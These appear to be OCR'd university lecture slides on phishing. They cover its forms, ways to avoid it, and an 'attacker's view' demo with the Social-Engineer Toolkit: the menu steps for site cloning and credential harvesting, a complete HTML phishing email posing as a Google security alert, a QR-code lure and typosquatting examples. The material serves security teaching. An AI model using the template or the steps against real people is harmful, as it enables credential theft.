- **Social engineering is the psychological manipulation of people into performing certain actions or revealing information, by exploiting human weaknesses (curiosity, jealousy, greed, and even kindness or willingness to help others).**
- **Phishing** is a form of social engineering designed to trick the victim into revealing personal information, credentials, or even executing malicious code on their computer. Some student-oriented examples:
  - **Fake University Portal Login.** An email pretending to be from the university IT department asks students to “verify their account” due to a system upgrade, linking to a fake login page
  - **Scholarship or Grant Scams.** You receive emails offering exclusive scholarships or grants requiring them to “log in to claim” or provide personal/banking details
  - **Exam Schedule or Grade Notification.** A spoofed email claims to contain updated exam dates or grades and directs to a malicious PDF or a phishing website
  - **Job or Internship Offers.** You receive “too-good-to-be-true” job offers, requesting resumes with sensitive info or leading to phishing forms
  - **Student Loan Forgiveness Traps.** Emails offering fake student loan forgiveness programs ask for Social Security Numbers or payment to “start the process.”
  - **Fake Software Access.** You are lured with free access to expensive software tools (e.g., MATLAB, Adobe, SPSS), only to end up on malware-infested websites

Phishing strategies 101

1. **Deceptive Phishing: Mass-market E-mails:** uses fraudulent emails or websites that look like they're from a legitimate source, such as a company or organization
2. **Spear Phishing: Personalized Emails:** uses personalized emails to target specific individuals or organizations
3. **Whaling: Emails Targeting High-Profile Individuals:** uses emails to target high-profile individuals, such as CEOs, CFOs, and other executives
4. **Pharming: Redirecting Traffic to Fake Websites:** uses fake websites to trick users into entering their personal information.
5. **Smishing: Phishing Attacks via SMS:** uses text messages to trick users into giving away their personal information
6. **Vishing: Phishing Attacks via Voice Calls:** uses voice calls (typically made over VoIP) to trick users into giving away their personal information
7. **Clone Phishing: Attacks that Use Cloned Emails:** uses a clone of a legitimate email to trick users into giving away their personal information
8. **Snowshoeing: Spamming from Multiple IP Addresses:** uses multiple IP addresses to send large volumes of email


https://wesecureapp.com/blog

Mitigating the risk of phishing

- Don’t take the bait: tips to avoid phishing scams
  - **Think before you click!** Avoid clicking links or opening attachments from unknown senders
  - **Verify sender** information and check email addresses for spoofing or slight misspellings
  - **Beware of urgent or unusual requests**: attackers use urgency to trick users into hasty actions
  - **Check URLs before clicking**: hover over links to preview them before opening
  - **Look for HTTPS** (but don’t rely on it alone): secure sites use HTTPS, but phishing sites can too
  - **Type URLs Directly**: instead of clicking links in emails, manually type the web address in your browser
  - **Enable Multi-Factor Authentication** (MFA) – Adds an extra security layer against credential theft
  - **Use strong unique passwords**, avoid reusing passwords across multiple accounts
  - **Monitor for credential leaks** with services like Have I Been Pwned (https://haveibeenpwned.com)


Phishing in practice


Social Engineering Toolkit



Attacker’s view: setting up the phishing attack

- The **Social-Engineer Toolkit (SET)** is an open-source penetration testing framework designed for social engineering. **SET has a number of custom attack vectors that allow you to make a believable attack quickly**
  - Penetration testers or Red Team members often use it to test an organization's security by simulating social engineering attacks on employees
  - However, the other side of the coin is that malicious hackers also use the same techniques to exploit human vulnerabilities for unauthorized access





https://github.com/trustedsec/social-engineer-toolkit

Attacker's view: cloning a website

To use the Site Cloner in SET:

1. Launch SET by running *setoolkit* in the terminal
2. Select option 1: *Social-Engineering Attacks*
3. Choose option 2: *Website Attack Vectors*
4. Select option 3: *Credential Harvester Attack Method*
5. Choose option 2: *Site Cloner*

```
  1) Java Applet Attack Method
  2) Metasploit Browser Exploit Method
  3) Credential Harvester Attack Method
  4) Tabnabbing Attack Method
  5) Web Jacking Attack Method
  6) Multi-Attack Web Method
  7) HTA Attack Method

 99) Return to Main Menu
```


```
The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>2
```

Attacker's view: cloning a website

SET has two types of web attacks
1. Using a predefined web template
2. Cloning an arbitrary website

The cloned website must have some login / personal page where the victims can type their credentials or sensitive data


Popular websites such as Google, Facebook or Github are typical targets for cloning have implemented over time mechanisms against cloning.



Attacker’s view: tricking the victim into visiting the cloned website

- The hacker could craft a phishing email and make it appear as a Google security warning
  - The URL assigned to the ***Log in into your Google account*** button is the attacker server that hosts the cloned website
  - ChatGpt created this email!


```
<!DOCTYPE html>
<html>
<head>
    <title>Security Alert - Google Account</title>
    <style>..... </style>
</head>
<body>

<div class="container">
    <div class="header">
        <img src="https://www.google.com/images/branding/googlelogo/2x/googlelogo_color_92x30dp.png" alt="Google">
    </div>

    <h2>Unusual Login Attempt Detected</h2>
    <p>We detected an unusual sign-in attempt on your Google account from a new device.</p>

    <p><b>Location:</b> New York, USA</p>
    <p><b>Device:</b> Windows 10 - Chrome Browser</p>

    <p class="alert">If this was not you, please secure your account immediately.</p>

    <a href="http://192.168.1.102/" class="button">Log in to your Google account</a>

    <div class="footer">
        © 2025 Google LLC, 1600 Amphitheatre Parkway, Mountain View, CA 94043, USA
    </div>
</div>

</body>
</html>
```



Attacker's view: tricking the victim into visiting the cloned website

- Or the hacker could generate a QR code pointing to the malicious link and share it with the victim


```
 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 8

The QRCode Attack Vector will create a QRCode for you with whatever URL you want.

When you have the QRCode Generated, select an additional attack vector within SET and
deploy the QRCode to your victim. For example, generate a QRCode of the SET Java Applet
and send the QRCode via a mailer.

Enter the URL you want the QRCode to go to (99 to exit): https://medium.com
[*] QRCode has been generated under /root/.set/reports/qrcode_attack.png

      Press <return> to continue
```




www.malicious.website.com

Victim's view: clicking on the malicious link


- When the victim *logs in* ….
  - The browser is redirected to the real Google but the account is obviously logged out
  - Thinks that a login error occurred






Victim's view: clicking on the malicious link

- When the victim *logs in* ….
  - The browser is redirected to the real Google but the account is obviously logged out
  - Thinks that a login error occurred





To make the cloned website more convincing, attackers often employ tactics like typosquatting (registering domains with similar names to the target site), such as **amzon.com** (instead of amazon.com), or using the target site's name as a subdomain of another legitimate site they control (**amazon.myfakesite.com**).

